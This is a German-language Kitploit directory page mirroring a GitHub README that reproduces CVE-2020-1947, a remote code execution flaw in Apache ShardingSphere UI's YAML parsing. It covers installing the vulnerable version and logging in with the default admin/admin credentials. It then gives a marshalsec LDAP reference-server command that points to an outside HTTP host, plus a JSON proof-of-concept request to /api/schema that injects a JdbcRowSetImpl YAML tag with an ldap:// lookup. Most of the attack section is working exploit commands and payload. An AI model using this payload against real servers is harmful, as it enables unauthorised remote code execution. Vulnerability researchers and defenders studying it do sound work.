
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/jas502n/cve-2020-1947
SchwachstellenanalyseCode-AnalyseExploitationWebanwendungs-ExploitationPenetrationstestsRemote-Access-Tool
GitHubjas502n/cve-2020-1947

CVE-2020-1947

Apache ShardingSphere UI YAML-Parsing Remote-Code-Execution-Schwachstelle

Repository anzeigen
311228vor 6 JahrenVon Kitploit geprüft
Teilen

CVE-2020-1947 Apache ShardingSphere UI YAML-Parsing Remote Code Execution Vulnerability Reproduktion

0x01 Herunterladen des shardingsphere Binary-Pakets

wget https://mirror-hk.koddos.net/apache/incubator/shardingsphere/4.0.0/apache-shardingsphere-incubating-4.0.0-sharding-ui-bin.tar.gz

Entpacken

[root@kali]# tar -xf apache-shardingsphere-incubating-4.0.0-sharding-ui-bin.tar.gz 
[root@kali]# ll
total 23064
drwxr-xr-x 6 root root      103 Feb 28 15:23 apache-shardingsphere-incubating-4.0.0-sharding-ui-bin

In das Programmverzeichnis wechseln und ausführen

[root@kali]# cd apache-shardingsphere-incubating-4.0.0-sharding-ui-bin
[root@kali]# bin/start.sh

sharding-ui ist ein standardmäßiges Springboot-Programm, das über conf/application.properties konfiguriert werden kann

#
# Licensed to the Apache Software Foundation (ASF) under one or more
# contributor license agreements.  See the NOTICE file distributed with
# this work for additional information regarding copyright ownership.
# The ASF licenses this file to You under the Apache License, Version 2.0
# (the "License"); you may not use this file except in compliance with
# the License.  You may obtain a copy of the License at
#
#     http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.
#

server.port=8088

user.admin.username=admin
user.admin.password=admin

Port, Benutzername und Passwort können hier geändert werden.

0x02 Konfiguration und Verwendung

Geben Sie die IP-Adresse Ihres bereitgestellten Servers ein:8088, um die Verwaltungsoberfläche aufzurufen.

Der Standard-Benutzername und das Standard-Passwort sind: admin/admin

Die Adresse des Registrierungszentrums ist die Zookeeper-Adresse im Format: 127.0.0.1:2181


0x03 Post data to RCE

ldap

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://10.10.20.166:8000/#ExportObject

http://10.10.20.166:8088/api/schema

Poc:

{
  "name": "CVE-2020-1947",
  "ruleConfiguration": "  encryptors:\n    encryptor_aes:\n      type: aes\n      props:\n        aes.key.value: 123456abc\n    encryptor_md5:\n      type: md5\n  tables:\n    t_encrypt:\n      columns:\n        user_id:\n          plainColumn: user_plain\n          cipherColumn: user_cipher\n          encryptor: encryptor_aes\n        order_id:\n          cipherColumn: order_cipher\n          encryptor: encryptor_md5",
  "dataSourceConfiguration": "!!com.sun.rowset.JdbcRowSetImpl\n  dataSourceName: ldap://127.0.0.1:1389/ExportObject\n  autoCommit: true"
}

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    851
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    538
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    297
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    280

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →